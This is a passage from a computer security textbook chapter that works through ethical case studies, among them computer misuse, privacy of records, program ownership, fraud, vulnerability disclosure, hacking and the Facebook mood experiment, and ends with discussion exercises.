Universal	based on consequences to all of society	based on universal rules, evident to everyone

TABLE 11-4 Bases of Ethical Theories

In the next section, we apply these theories to analyze certain situations that arise in the ethics of computer security.

11.7 Incident Analysis with Ethics

To understand how ethics affects professional actions, ethicists often study example situations. The remainder of this section consists of several representative examples. The structure of these cases is modeled after ones developed by Donn Parker [PAR79] as part of the AFIPS/NSF study of ethics in computing and technology. Each scenario study is designed to bring out certain ethical points, some of which are listed following the case. You should reflect on each case, determining for yourself what the most influential points are. These cases are suitable for use in a class discussion, during which other values will certainly be mentioned. Finally, each incident reaches no conclusion because each individual must assess the ethical situation alone. In a class discussion it may be appropriate to take a vote. Remember, however, that ethics are not determined by majority rule. Those siding with the majority are not “right,” and the rest are not “wrong.”

Situation I: Use of Computer Services

This study concerns deciding what is the appropriate use of computer time. Use of computer time is a question both of access by one person and of availability of quality of service to others. The person involved is permitted to access computing facilities for a certain purpose. Many companies rely on an unwritten standard of behavior that governs the actions of people who have legitimate access to a computing system. The ethical issues involved in this study can lead to an understanding of that unwritten standard.

The Incident

Dave works as a programmer for a large software company. He writes and tests utility programs such as compilers. His company operates two computing shifts: During the day, program development and online applications are run; at night, batch production jobs are completed. Dave has access to workload data and learns that the evening batch runs are complementary to daytime programming tasks; that is, adding programming work during the night shift would not adversely affect performance of the computer to other users.

Dave comes back after normal hours to develop a program to manage his own stock portfolio. His drain on the system is minimal, and he uses very few expendable supplies, such as printer paper. Is Dave’s behavior ethical?

Values Issues

Some of the ethical principles involved in this incident are listed below.

- *Ownership of resources.* The company owns the computing resources and provides them for its own computing needs.
- *Effect on others.* Although unlikely, a flaw in Dave’s program could adversely affect other users, perhaps even denying them service because of a system failure.
- *Universalism principle.* If Dave’s action is acceptable, it should also be acceptable for others to do the same. However, too many employees working in the evening could reduce system effectiveness.
- *Possibility of detection, punishment.* Dave does not know whether his action would be wrong or right if discovered by his company. If his company decided it was improper use, Dave could be punished.

What other issues are involved? Which principles are more important than others?

Analysis

The utilitarian would consider the total excess of good over bad for all people. Dave receives benefit from use of computer time, although for this application the amount of time is not large. Dave has a possibility of punishment, but he may rate that as unlikely. The company is neither harmed nor helped by this activity. Thus, the utilitarian could argue that Dave's use is justifiable.

The universalism principle seems as if it would cause a problem because clearly if everyone did this, quality of service would degrade. A utilitarian would say that each new user has to weigh good and bad separately. Dave's use might not burden the system, and neither might Ann's; but when Bill wants to use the system, it is heavily enough used that Bill's use *would* affect other people.

Alternative Situations

Would it affect the ethics of the situation if any of the following actions or characteristics were considered?

- Dave began a business managing stock portfolios for many people for profit.
- Dave's salary was below average for his background, implying that Dave was due the computer use as a fringe benefit.
- Dave's employer knew of other employees doing similar things and tacitly approved by not seeking to stop them.
- Dave worked for a government office instead of a private company and reasoned that the computer belonged "to the people."

Situation II: Privacy Rights

In this incident the central issue is the individual's right to privacy. Privacy is both a legal and an ethical issue because of the pertinent laws discussed in the previous section.

The Incident

Donald works for the county records department as a computer records clerk, where he has access to files of property tax records. For a scientific study, a researcher, Ethel, has been granted access to the numerical portion—but not the corresponding names—of some records.

Ethel finds some information that she would like to use, but she needs the names and addresses corresponding with certain properties. Ethel asks Donald to retrieve the names and addresses so she can contact these people for more information and for permission to do further study.

Should Donald release the names and addresses?

Some Principles Involved

Here are some of the ethical principles involved in this case. What are other ethical principles? Which principles are subordinate to which others?

- *Job responsibility.* Donald's job is to manage individual records, not to make

determinations of appropriate use. Policy decisions should be made by someone of higher authority.

- *Use.* The records are used for legitimate scientific study, not for profit or to expose sensitive data. (However, Ethel's access is authorized only for the numerical data, not for the private information relating property conditions to individuals.)
- *Possible misuse.* Although he believes Ethel's motives are proper, Donald cannot guarantee that Ethel will use the data only to follow up on interesting data items.
- *Confidentiality.* Had Ethel been intended to have names and addresses, they would have been given initially.
- *Tacit permission.* Ethel has been granted permission to access parts of these records for research purposes, so she should have access to complete her research.
- *Propriety.* Because Ethel has no authority to obtain names and addresses and because the names and addresses represent the confidential part of the data, Donald should deny Ethel's request for access.

Analysis

A rule-deontologist would argue that privacy is an inherent good and that one should not violate the privacy of another. Therefore, Donald should not release the names.

Extensions to the Basic Case

We can consider several possible extensions to the scenario. These extensions probe other ethical issues involved in this case.

- Suppose Donald were responsible for determining allowable access to the files. What ethical issues would be involved in his deciding whether to grant access to Ethel?
- Should Ethel be allowed to contact the individuals involved? That is, should the health department release individuals' names to a researcher? What are the ethical issues for the health department to consider?
- Suppose Ethel contacts the individuals to ask their permission, and one-third of them respond giving permission, one-third respond denying permission, and one-third do not respond. Ethel claims that at least one-half of the individuals are needed to make a valid study. What options are available to Ethel? What are the ethical issues involved in deciding which of these options to pursue?

To show that ethics can be context dependent, let us consider some variations of the situation. Notice that these changes affect the domain of the problem, but not the basic question: access to personal data.

If the domain were medical records, the case would be covered by HIPAA, and so we would first consider a legal issue, not an ethical one. Notice, however, how the situation changes subtly depending on the medical condition involved. You may reach one conclusion if the records deal with "ordinary" conditions (colds, broken legs, muscle

injuries), but a different conclusion if the cases are for sexually transmitted diseases or HIV. You may also reach a different conclusion if the research involves genetic conditions of which the subject may be unaware (for example, being a carrier for Huntington's disease or hemophilia).

But change the context once more, and consider web surfing habits. If Donald works for an Internet service provider and could determine all the web sites a person had visited, would that be fair to disclose? And suppose Donald wanted to sell the data to a commercial marketing firm. Would that be fair?

A different extension involves not an individual but a company. Instead of Donald's tracking users, it might be the company (as we describe in [Chapters 3](#) and [9](#)). Would it be ethical for a firm to sell tracking data about users? Would it be ethical if the users agreed to the sale of their tracking data in a long term-of-use statement written in dense legal jargon? Would it be ethical if users were identified by an anonymous identifier instead of name?

Situation III: Denial of Service

This story addresses issues related to the effect of one person's computation on other users. This situation involves people with legitimate access, so standard access controls should not exclude them. However, because of the actions of some, other people are denied legitimate access to the system. Thus, the focus of this topic is on the rights of all users.

The Incident

Charlie and Carol are students at a university in a computer science program. Each writes a program for a class assignment. Charlie's program happens to uncover a flaw in a compiler that ultimately causes the entire computing system to fail; all users lose the results of their current computation. Charlie's program uses acceptable features of the language; the compiler is at fault. Charlie did not suspect his program would cause a system failure. He reports the program to the computing center and tries to find ways to achieve his intended result without exercising the system flaw.

The system continues to fail periodically, for a total of ten times (beyond the first failure). When the system fails, sometimes Charlie is running a program, but sometimes Charlie is not. The director contacts Charlie, who shows all his program versions to the computing center staff. The staff concludes that Charlie may have been inadvertently responsible for some, but not all, of the system failures, but that his latest approach to solving the assigned problem is unlikely to lead to additional system failures.

On further analysis, the computing center director notes that Carol has had programs running each of the first eight (of ten) times the system failed. The director uses administrative privilege to inspect Carol's files and finds a file that exploits the same vulnerability as did Charlie's program. The director immediately suspends Carol's account, denying Carol access to the computing system. Because of this, Carol is unable to complete her assignment on time, she receives a D in the course, and she drops out of school.

Analysis

In this situation the choices are intentionally not obvious. The situation is presented as a completed scenario, but in studying it you are being asked to suggest alternative actions the players *could have taken*. In this way, you build a repertoire of actions that you can consider in similar situations that might arise.

- What additional information is needed?
- Who has rights in this case? What rights are those? Who has a responsibility to protect those rights? (This step in ethical study is used to clarify who should be considered as the reference group for a deontological analysis.)
- Has Charlie acted responsibly? By what evidence do you conclude so? Has Carol? How? Has the computing center director acted responsibly? How? (In this step you look for past judgments that should be confirmed or wrongs that should be redressed.)
- What are some alternative actions Charlie or Carol or the director could have taken that would have been more responsible?

Situation IV: Ownership of Programs

In this problem we consider who owns programs: the programmer, the employer, the manager, or all. From a legal standpoint, most rights belong to the employer, as presented earlier in this chapter. However, this exercise expands on that position by presenting several competing arguments that might be used to support positions in this case. As described in the previous section, legal controls for secrecy of programs can be complicated, time consuming, and expensive to apply. In this study we search for individual ethical controls that can prevent the need to appeal to the legal system.

The Incident

Greg is a programmer working for a large aerospace firm, Star Computers, which works on many government contracts; Cathy is Greg's supervisor. Greg is assigned to program various kinds of simulations.

To improve his programming abilities, Greg writes some programming tools, such as a cross-reference facility and a program that automatically extracts documentation from source code. These are not assigned tasks for Greg; he writes them independently and uses them at work, but he does not tell anyone about them. Greg has written them in the evenings, at home, on his personal computer.

Greg decides to market these programming aids by himself. When Star's management hears of this, Cathy is instructed to tell Greg that he has no right to market these products since, when he was employed, he signed a form stating that all inventions become the property of the company. Cathy does not agree with this position because she knows that Greg has done this work on his own. She reluctantly tells Greg that he cannot market these products. She also asks Greg for a copy of the products.

Cathy quits working for Star and takes a supervisory position with Purple Computers, a competitor of Star. She takes with her a copy of Greg's products and distributes it to the people who work with her. These products are so successful that they substantially improve the effectiveness of her employees, and Cathy is praised by her management and receives a healthy bonus. Greg hears of this, and contacts Cathy, who contends that

because the product was determined to belong to Star and because Star worked largely on government funding, the products were really in the public domain and therefore they belonged to no one in particular.

Analysis

This story certainly has major legal implications. Virtually everyone could sue everyone else and, depending on the amount they are willing to spend on legal expenses, they could keep the cases in the courts for several years. Probably no judgment would satisfy all.

Let us set aside the legal aspects and look at the ethical issues. We want to determine who might have done what, and what changes might have been possible to prevent a tangle for the courts to unscramble.

First, let us explore the principles involved.

- *Rights*. What are the respective rights of Greg, Cathy, Star, and Purple?
- *Basis*. What gives Greg, Cathy, Star, and Purple those rights? What principles of fair play, business, property rights, and so forth are involved in this case?
- *Priority*. Which of these principles are inferior to which others? Which ones take precedence? (Note that it may be impossible to compare two different rights, so the outcome of this analysis may yield some rights that are important but that cannot be ranked first, second, third.)
- *Additional information*. What additional facts do you need in order to analyze this case? What assumptions are you making in performing the analysis?

Next, we want to consider what events led to the situation described and what alternative actions could have prevented the negative outcomes.

- What could Greg have done differently before starting to develop his product? After developing the product? After Cathy explained that the product belonged to Star?
- What could Cathy have done differently when she was told to tell Greg that his products belonged to Star? What could Cathy have done differently to avert this decision by her management? What could Cathy have done differently to prevent the clash with Greg after she went to work at Purple?
- What could Purple have done differently upon learning that it had products from Star (or from Greg)?
- What could Greg and Cathy have done differently after Greg spoke to Cathy at Purple?
- What could Star have done differently to prevent Greg from feeling that he owned his products? What could Star have done differently to prevent Cathy from taking the products to Purple?

Situation V: Proprietary Resources

In this story, we consider the issue of access to proprietary or restricted resources. Like the previous one, this situation involves access to software. The focus of this incident is the rights of a software developer in contrast with the rights of users, so this study

concerns determining legitimate access rights.

The Incident

Suzie owns a copy of G-Whiz, a proprietary software package she purchased legitimately. The software is copyrighted, and the documentation contains a license agreement that says that the software is for use by the purchaser only. Suzie invites Luis to look at the software to see if it will fit his needs. Luis goes to Suzie's computer and she demonstrates the software to him. He says he likes what he sees, but he would like to try it in a longer test.

Extensions to the Case

So far the actions have all been ethically sound. The next steps are where ethical responsibilities arise. Take each of the following steps as independent; that is, do not assume that any of the other steps has occurred in your analysis of one step.

- Suzie offers to copy the disk for Luis to use.
- Suzie copies the disk for Luis to use, and Luis uses it for some period of time.
- Suzie copies the disk for Luis to use; Luis uses it for some period of time and then buys a copy for himself.
- Suzie copies the disk for Luis to try out overnight, under the restriction that he must bring the disk back to her tomorrow and must not copy it for himself. Luis does so.
- Suzie copies the disk with the same restrictions, but Luis makes a copy for himself before returning it to Suzie.
- Suzie copies the disk with the same restrictions, and Luis makes a copy for himself, but he then purchases a copy.
- Suzie copies the disk with the same restrictions, but Luis does not return it.

For each of these extensions, describe who is affected, which ethical issues are involved, and which principles override which others.

Situation VI: Fraud

In previous problems, we have dealt with people acting in situations that were legal or, at worst, debatable. In this case, we consider outright fraud, which is illegal. However, the story really concerns the actions of people who are asked to do fraudulent things.

The Incident

Alicia works as a programmer in a corporation. Ed, her supervisor, tells her to write a program to allow people to post entries directly to the company's accounting files ("the books"). Alicia knows that ordinarily programs that affect the books involve several steps, all of which have to balance. Alicia realizes that with the new program, it will be possible for one person to make changes to crucial amounts, and there will be no way to trace who made these changes, with what justification, or when.

Alicia raises these concerns to Ed, who tells her not to be concerned, that her job is simply to write the programs as he specifies. He says that he is aware of the potential misuse of these programs, but he justifies his request by noting that periodically a figure is

mistakenly entered in the books and the company needs a way to correct the inaccurate figure.

Extensions

First, let us explore the options Alicia has. If Alicia writes this program, she might be an accomplice to fraud. If she complains to Ed's superior, Ed or the superior might reprimand or fire her as a troublemaker. If she refuses to write the program, Ed can clearly fire her for failing to carry out an assigned task. We do not even know that the program is desired for fraudulent purposes; Ed suggests an explanation that is not fraudulent.

She might write the program but insert extra code that creates a secret log of when the program was run, by whom, and what changes were made. This extra file could provide evidence of fraud, or it might cause trouble for Alicia if there is no fraud but Ed discovers the secret log.

At this point, here are some of the ethical issues involved.

- Is a programmer responsible for the programs he or she writes? Is a programmer responsible for the results of those programs? (In contemplating this question, suppose the program were to adjust dosage in a computer-controlled medical application, and Ed's request were for a way to override the program controls to cause a lethal dosage. Would Alicia then be responsible for the results of the program?)
- Is a programmer merely an employee who follows orders (assigned tasks) unthinkingly?
- What degree of personal risk (such as possible firing) is an employee obliged to accept for opposing an action he or she thinks is improper?
- Would a program to manipulate the books as described here ever be justified? If so, in what circumstances would it be justified?
- What kinds of controls can be placed on such programs to make them acceptable? What are some ways that a manager could legitimately ask an employee to write a program like this?
- Would the ethical issues in this situation be changed if Alicia designed and wrote this program herself?

Analysis

The act-deontologist would say that truth is good. Therefore, if Alicia thought the purpose of the program was to deceive, writing it would not be a good act. (If the purpose were for learning or to be able to admire beautiful code, then writing it might be justifiable.)

A more useful analysis is from the perspective of the utilitarian. To Alicia, writing the program brings possible harm for being an accomplice to fraud, with the gain of having cooperated with her manager. She has a possible item with which to blackmail Ed, but Ed might also turn on her and say the program was her idea. On balance, this option seems to have a strong negative slant.

By not writing the program her possible harm is being fired. However, she has a

potential gain by being able to “blow the whistle” on Ed. This option does not seem to bring her much good, either. But fraudulent acts have negative consequences for the stockholders, the banks, and other innocent employees. Not writing the program brings only personal harm to Alicia, which is similar to the harm described earlier. Thus, it seems as if not writing the program is the more positive option.

There is another possibility. The program may *not* be for fraudulent purposes. If so, then there is no ethical conflict. Therefore, Alicia might try to determine whether Ed’s motives are fraudulent.

Situation VII: Accuracy of Information

For our next problem, we consider responsibility for accuracy or integrity of information. Again, this is an issue addressed by database management systems and other access control mechanisms. However, as in previous cases, the issue here is access by an *authorized* user, so the controls do not prevent access.

The Incident

Emma is a researcher at an institute where Paul is a statistical programmer. Emma wrote a grant request to a cereal manufacturer to show the nutritional value of a new cereal, Raw Bits. The manufacturer funded Emma’s study. Emma is not a statistician. She has brought all of her data to Paul to ask him to perform appropriate analyses and to print reports for her to send to the manufacturer. Unfortunately, the data Emma has collected seem to refute the claim that Raw Bits is nutritious, and, in fact, they may indicate that Raw Bits is harmful.

Paul presents his analyses to Emma but also indicates that some other correlations could be performed that would cast Raw Bits in a more favorable light. Paul makes a facetious remark about his being able to use statistics to support either side of any issue.

Ethical Concerns

Clearly, if Paul changed data values in this study, he would be acting unethically. But is it any more ethical for him to suggest analyzing correct data in a way that supports two or more different conclusions? Is Paul obligated to present both the positive and the negative analyses? Is Paul responsible for the use to which others put his program results?

If Emma does not understand statistical analysis, is she acting ethically in accepting Paul’s positive conclusions? His negative conclusions? Emma suspects that if she forwards negative results to the manufacturer, they will just find another researcher to do another study. She suspects that if she forwards both sets of results to the manufacturer, they will publicize only the positive ones. What ethical principles support her sending both sets of data? What principles support her sending just the positive set? What other courses of action has she?

Situation VIII: Ethics of Hacking or Cracking

What behavior is acceptable in cyberspace? Who owns or controls the Internet? Does malicious or nonmalicious intent matter? Legal issues are involved in the answers to these questions, but as we have pointed out previously, laws and the courts cannot protect everything, nor should we expect them to. Some people separate investigating computer

security vulnerabilities from exploiting them, calling the former “white hat” hacking and the latter “black hat.” It is futile to try to stop people from learning nor should we even try, for the sake of society, as Cross [CRO06] points out. There is reasonable debate over publication or dissemination of knowledge: Is the world safer if only a few are allowed to know how to build sophisticated weapons? Or how to break certain security systems? Is the public better served by open knowledge of system vulnerabilities? We recommend that students, researchers, faculty, and technologists, and certainly users, join in thoughtful debate of this issue, one of the largest ethical matters in our field.

In this study we consider ethical behavior in a shared-use computing environment, such as the Internet. The questions are similar to “what behavior is acceptable in outer space?” or “who owns the oceans?”

Goli is a computer security consultant; she enjoys the challenge of finding and fixing security vulnerabilities. Independently wealthy, she does not need to work, so she has ample spare time in which to test the security of systems.

In her spare time, Goli does three things: First, she aggressively attacks commercial products for vulnerabilities. She is quite proud of the tools and approach she has developed, and she is quite successful at finding flaws. Second, she probes accessible systems on the Internet, and when she finds vulnerable sites, she contacts the owners to offer her services repairing the problems. Finally, she is a strong believer in high-quality pastry, and she plants small programs to slow performance in the web sites of pastry shops that do not use enough butter in their pastries. Let us examine these three actions in order.

Vulnerabilities in Commercial Products

We have already described a current debate regarding the vulnerability reporting process. Now let us explore the ethical issues involved in that debate.

Clearly from a rule-based ethical theory, attackers are wrong to perform malicious attacks. The appropriate theory seems to be one of consequence: Who is helped or hurt by finding and publicizing flaws in products? Relevant parties are attackers, the vulnerability finder, the vendor, and the using public. Notoriety or credit for finding the flaw is a small interest. And the interests of the vendor (financial, public relations) are less important than the interests of users to have secure products. But how are the interests of users best served?

- *Full disclosure* helps users assess the seriousness of the vulnerability and apply appropriate protection. But it also gives attackers more information with which to formulate attacks. Early full disclosure—before the vendor has countermeasures ready—may actually harm users by leaving them vulnerable to a now widely known attack.
- *Partial disclosure*—the general nature of the vulnerability but not a detailed exploitation scenario—may forestall attackers. One can argue that the vulnerability details are there to be discovered; when a vendor announces a patch for an unspecified flaw in a product, the attackers will test that product aggressively and study the patch carefully to try to determine the vulnerability. Attackers will then spread a complete description of the vulnerability to other attackers through an underground network, and attacks will start against users

who may not have applied the vendor's fix.

- *No disclosure.* Perhaps users are best served by a scheme in which every so often new code is released, sometimes fixing security vulnerabilities, sometimes fixing things that are not security related, and sometimes adding new features. But without a sense of significance or urgency, users may not install this new code.

Searching for Vulnerabilities and Customers

What are the ethical issues involved in searching for vulnerabilities? Again, the party of greatest interest is the user community and the good or harm that can come from the search.

On the positive side, searching may find vulnerabilities. Clearly, it would be wrong for Goli to report vulnerabilities that were not there simply to get work, and it would also be wrong to report some but not all vulnerabilities to be able to use the additional vulnerabilities as future leverage against the client.

But suppose Goli does a diligent search for vulnerabilities and reports them to the potential client. Is that not similar to a service station owner's advising you that a headlight is not operating when you take your car in for gasoline? Not quite, you might say. The headlight flaw can be seen without any possible harm to your car; probing for vulnerabilities might cause your system to fail.

The ethical question seems to be which is greater: the potential for good or the potential for harm? And if the potential for good is stronger, how much stronger does it need to be to override the risk of harm?

This problem is also related to the common practice of ostensible nonmalicious probing for vulnerabilities: Hackers see if they can access your system without your permission, perhaps by guessing a password. Eugene Spafford [[SPA98](#)] points out that many crackers simply want to look around, without damaging anything. As discussed in [Sidebar 11-3](#), Spafford compares this seemingly innocent activity with entry into your house when the door is unlocked. Even when done without malicious intent, cracking can be a serious offense; at its worst, it has caused millions of dollars in damage. Although crackers are prosecuted severely with harsh penalties, cracking continues to be an appealing crime, especially to juveniles.

Sidebar 11-3 Is Cracking a Benign Practice?

Many people argue that cracking is an acceptable practice because lack of protection means that the owners of systems or data do not really value them. Eugene Spafford [[SPA98](#)] questions this logic by using the analogy of entering a house.

Consider the argument that an intruder who does no harm and makes no changes is simply learning about how computer systems operate. "Most of these people would never think to walk down a street, trying every door to find one unlocked, then search through the drawers or the furniture inside. Yet, these same people seem to give no second thought to making repeated attempts at guessing passwords to accounts they do not own, and once onto a system,

browsing through the files on disk.” How would you feel if you knew your home had been invaded, even if no harm was done?

Spafford notes that breaking into a house or a computer system constitutes trespassing. To do so in an effort to make security vulnerabilities more visible is “presumptuous and reprehensible.” To enter either a home or a computer system in an unauthorized way, even with benign intent, can lead to unintended consequences. “Many systems have been damaged accidentally by ignorant (or careless) intruders.”

We do not accept the argument that hackers make good security experts. There are two components to being a good security professional: knowledge and credibility. Diligent explorers, who may experiment with computer breaking in a benign setting like a closed laboratory network, can learn just as much about finding and exploiting vulnerabilities as a hacker. The key differentiator is trust. If you hire a hacker you will always have a nagging fear that your expert is gathering data to attack you or someone else. Comparing two otherwise equal candidates for a position, you choose the one with the lesser risk. To us, the hacker-turned-consultant is seeking to capitalize on a history of unethical behavior. See [[PFL06b](#)] for a longer discussion.

Politically Inspired Attacks

Finally, consider Goli’s interfering with operation of web sites whose actions she opposes. We have purposely phrased the issue in a situation that arouses perhaps only a few gourmands and pâtissiers. We can dismiss the interest of the butter fans as an insignificant minority on an insignificant issue. But you can certainly think of many other issues that have brought on wars. (See Dorothy Denning’s excellent article on cybercriminals [[DEN99a](#)] for real examples of politically motivated computer activity.)

The ethical issues abound in this scenario. Some people will see the (butter) issue as one of inherent good, but is butter use one of the fundamental good principles, such as honesty or fairness or not doing harm to others? Is there universal agreement that butter use is good? Probably there will be a division of the world into the butter advocates ($x\%$), the unrestricted pastry advocates ($y\%$), and those who do not take a position ($z\%$). By how much does x have to exceed y for Goli’s actions to be acceptable? What if the value of z is large? Greatest good for the greatest number requires a balance among these three percentages and some measure of benefit or harm.

Is butter use so patently good that it justifies harm to those who disagree? Who is helped and who suffers? Is the world helped if only good, but more expensive, pastries are available, so poor people can no longer afford pastry? Suppose we could determine that 99.9 percent of people in the world agreed that butter use was a good thing. Would that preponderance justify overriding the interests of the other 0.1 percent?

Situation IX: True Representation

This story is based on a true experiment run by researchers at Cornell University and Facebook. It raises questions about whether a web entity is obligated to present the truth, but it also raises concerns for experiments on human subjects.

Experiment

In June 2014 researchers published a paper [[KRA14](#)] reporting on this study: For one week in January 2011, researchers manipulated news stories sent to 689,003 Facebook users. The subjects were divided into four groups, one of which received a news feed with some positive stories omitted (the “positively reduced group”), one with some negative stories omitted (the “negatively reduced group”), and two control groups. The study’s authors found the positively reduced group were less likely to use positive terms and more likely to use negative terms when corresponding with their friends; the negatively reduced group had the opposite finding, as one might expect. In both cases, the difference between a reduced group and its control was small.

The experimenters used reduced news feeds as a positive or negative force of the Internet and use of positive or negative terms as an indicator of mood. Thus, roughly speaking, the researchers found that a more positive Internet puts people in a more positive mood, and conversely, they conclude that “emotions can spread throughout a network, [but] the effect sizes from the manipulations are small.”

Experimental Conditions

The individuals involved in the study were unaware that an experiment was being done (nor have they been told to date). They were not asked if they wanted to participate. The researchers claim that the participants in the reduced feed groups were not being deprived of news, because they could still find the withheld stories from their friends’ news feeds (although being unaware they were missing certain news items, these subjects would have had no reason to search friends’ feeds for other news). The experiment went on for one week only. The count of positive or negative terms in users’ comments was calculated entirely by software, so the researchers had no way to determine content of posts of any individual or even of the entire group.

Informed Consent

A nonnegotiable condition of U.S. government-funded research is informed consent and opt-out, called the “Common Rule.” Subjects of an experiment have the right to know they are part of an experiment and to choose not to participate if they so desire. Participants of this study were not allowed informed consent.

Facebook contends this experiment was within its users’ terms of use, especially since the expressions of all users were not revealed to the research team. Therefore, consent was unnecessary.

As an ethical issue, should the participants have been informed and asked to consent? What principles would determine asking for consent?

Facebook is a public company that funded this research exclusively with self-generated revenue. Should it be required to obtain informed consent? Why or why not? Are there any limits to the nature of research a public company can perform on its own? Are these legal limits or moral ones? If moral ones, what moral principles would necessitate limits? Suppose the participants had been informed of the experiment; could that have biased the outcome?

Ethical Investigation

Experiments involving human beings are closely scrutinized for potential negative impact on the subjects. Potential for harm can be obvious in certain experiments (drug trials, for example); in other experiments, harm, especially psychological or emotional, may be less predictable and also less easy to detect.

The researchers claim the experiment was of short duration, and the demonstrated effect was minimal.

Is there a potential for harm to an individual involved in this study? If yes, what kind? In some cases one can argue the risk of harm to an individual is outweighed by some other gain. Does such a condition hold in this case?

Conclusion of Computer Ethics

In this study of ethics, we have tried not to decide right and wrong, or even to brand certain acts as ethical or unethical. (You may have thought we were pressing a viewpoint when we followed a path in an extension to a case. On the contrary, we wanted you to think through the implications of how the situation could grow, as a way to sharpen your analytic skills and test your analysis.) The purpose of this section is to stimulate thinking about ethical issues concerned with confidentiality, integrity, and availability of data and computations.

The cases presented show complex, conflicting ethical situations. The important first step in acting ethically in a situation is to obtain the facts, ask about any uncertainties, and acquire any additional information needed. In other words, first we must understand the situation.

The second step is to identify the ethical principles involved. Honesty, fair play, proper compensation, and respect for privacy are all ethical principles. Sometimes these conflict, and then we must determine which principles are more important than others. This analysis may not lead to one principle that obviously overshadows all others. Still, a ranking to identify the major principles involved is needed.

The third step is choosing an action that meets these ethical principles. Making a decision and taking action are difficult, especially if the action has evident negative consequences. However, taking action based on a *personal* ranking of principles is necessary. The fact that other equally sensible people may choose a different action does not excuse us from taking some action.

This section is not trying to force the development of rigid, inflexible principles. Decisions may vary, based on fine differences between two situations. Or a person's views can change over time in response to experience and changing context. Learning to reason about ethical situations is not quite the same as learning "right" from "wrong." Terms such as *right* and *wrong* or *good* and *bad* imply a universal set of values. Yet we know that even widely accepted principles are overridden by some people in some situations. For example, the principle of not killing people may be violated in the case of war or capital punishment. Few, if any, values are held by everyone or in all cases. Therefore, our purpose in introducing this material has been to stimulate you to recognize and think about ethical principles involved in cases related to computer security. Only by recognizing and analyzing principles can you act consistently, thoughtfully, and responsibly.

Conclusion

In this chapter we have presented information on both law and ethics as it applies to computer security. The law involving computer security is advancing rapidly, so by the time you read some of the points here, they may be out of date. Nevertheless, you can gain by knowing what the law said at a particular point in time.

Furthermore, many readers of this book are from countries other than the United States. We mention some laws from other countries, but obviously we cannot cover every law in every country. The laws in the United States are certainly not perfect, but they do resemble laws in other countries. So reading this chapter will give you a reasonable basis for finding out what applies in your own country.

One thing that is universal, fortunately, is ethics. Not harming others, achieving the greatest good with the least harm, and respecting others' rights apply around the world. Thus our analysis of the ethical issues in model situations should be valid for all readers.

Some readers discount laws and ethics as computer security protections, for a variety of reasons. We think as citizens, computer security professionals need to understand the power and limitations of the law. If the laws are not right, our readers should work to see the laws made better.

Our order of topics in this book has been from the user out, from programs to operating systems and networks, big data and the cloud. We then addressed four issues that cut across all aspects of computer security: privacy, management, laws, and ethics.

In the next chapter we return to a topic introduced in [Chapter 2](#): cryptography. As we described in that earlier chapter, cryptography is not for the faint of heart; it can use highly sophisticated and abstract mathematics. We did not want to go too deeply into the mathematics of the subject early in the book, because for many readers and practitioners cryptography is a tool to use, not a discipline to master. In the next chapter we go slightly more deeply into that topic, although again certainly not enough to make our readers expert cryptologists. However, for readers wanting the next level of detail in the topic, we present a second pass at encryption.

Exercises

1. List the issues involved in the software vulnerability reporting argument. What are the technical issues? The psychological and sociological ones? The managerial ones? The economic ones? The ethical ones? Select a vulnerability reporting process that you think is appropriate and explain why it meets more requirements than any other process.
2. List the issues involved in the software reliability (correct functioning of a product purchased) argument. What are the technical issues? The psychological/sociological ones? The managerial ones? The economic ones? The ethical ones? Select a policy on compensation for incorrect software you think is appropriate and explain why it meets more requirements than any other process.
3. Would you hire Goli (the computer security consultant and hacker from incident VIII) to protect your computer system? How would you respond if she

came to you describing a vulnerability in your system and offering to help you fix it? Explain your answer.

4. Prepare an argument for or against the proposition that the following is ethical behavior. You and some friends decide to share music from CDs. You copy some to your computer and then burn identical copies for your friends. Does the argument change if the exchange is done with unknown people, through an anonymous file-sharing service on the order of Napster?

5. Prepare an argument for or against the proposition that the following is ethical behavior. While visiting a friend in another city you turn on your laptop and your wireless adapter senses a strong signal of an unsecured access point named siren-island. You connect to it and use Internet access throughout the weekend. Does the argument change if the time period is not just a weekend but unlimited (you are not just visiting but you live there) and the access point name obviously relates to the person who lives in the next apartment?

6. You acquire a network vulnerability scanning tool and try it out on a network address segment belonging to people at your university or business. The scanner identifies one computer named PrinceHal that has many serious vulnerabilities. You deduce to whom the machine belongs. Explain the ethical implications of (a) telling the owner what you have found, (b) telling your local administrator or security officer what you have found, (c) exploiting one of the relatively minor vulnerabilities to show the owner how serious the exposure is, (d) exploiting a relatively minor vulnerability as a prank without telling the owner, (e) telling the owner what you have found and then demanding money for details on the vulnerabilities, (f) using one of the vulnerabilities to acquire control of the machine, downloading and installing patches and changing settings to address all the vulnerabilities, and never telling anyone what you have done.

7. Prepare an argument for or against the proposition that the following is ethical behavior. You apply for admission to graduate school. The school says it will inform applicants of their status on 15 March by posting a coded list of acceptances and rejections. On 9 March you discover that the list is already posted; you have to address it by a specific URL instead of just clicking a button. You post a notice to a widely read bulletin board advising others of the exposure. Does the argument change if the date on which you discover the web site is 9 February, not 9 March? Does the argument change if the people on the list are individually identifiable? Does the argument change if the list is a set of grades for a class (and the people are individually identifiable)? Does the argument change if the list is an ordered list of liver transplant candidates (and the people are individually identifiable)? (Note: after you have prepared your argument, read [[SMI05](#)].)

8. Prepare an argument for or against the proposition that the following is ethical behavior. Without telling anyone, your ISP starts tracking every HTTP exchange from all its customers' computers. They use the data to determine heavy traffic routes in order to improve service to frequently accessed sites, such as search engines. Does the argument change if the purpose is to derive revenue by selling the data to advertisers seeking to determine popularity of different sites? Does

the argument change if the purpose is to make traffic records available for government analysis?

9. Someone you know has a blog which, although not directly listed on her home page, you found by a simple search query. In her blog she writes some really explicit descriptions of a relationship with another friend of yours. Explain the ethical implications of (a) your reading the blog, (b) your telling the second friend about it, (c) your telling other friends about it, (d) your posting a link to it on your home page.

10. The Red King decided he did not like the color blue or anyone who would wear it or even mention its name. Being all powerful, he summoned all the Internet search engines and told them that henceforth if they hoped to do business in his country, they would have to edit out of their search results any that contained the offensive word (which he would not even utter). Some protested and stopped doing business in the kingdom, others assented, and some sneaked in the occasional blue reference by using a synonym, while waiting for the Red King to be replaced by the Rainbow Queen. Prepare an argument for or against the ethical position of the three ISPs' responses. (After you have prepared your answer, read [[THO06](#)].)

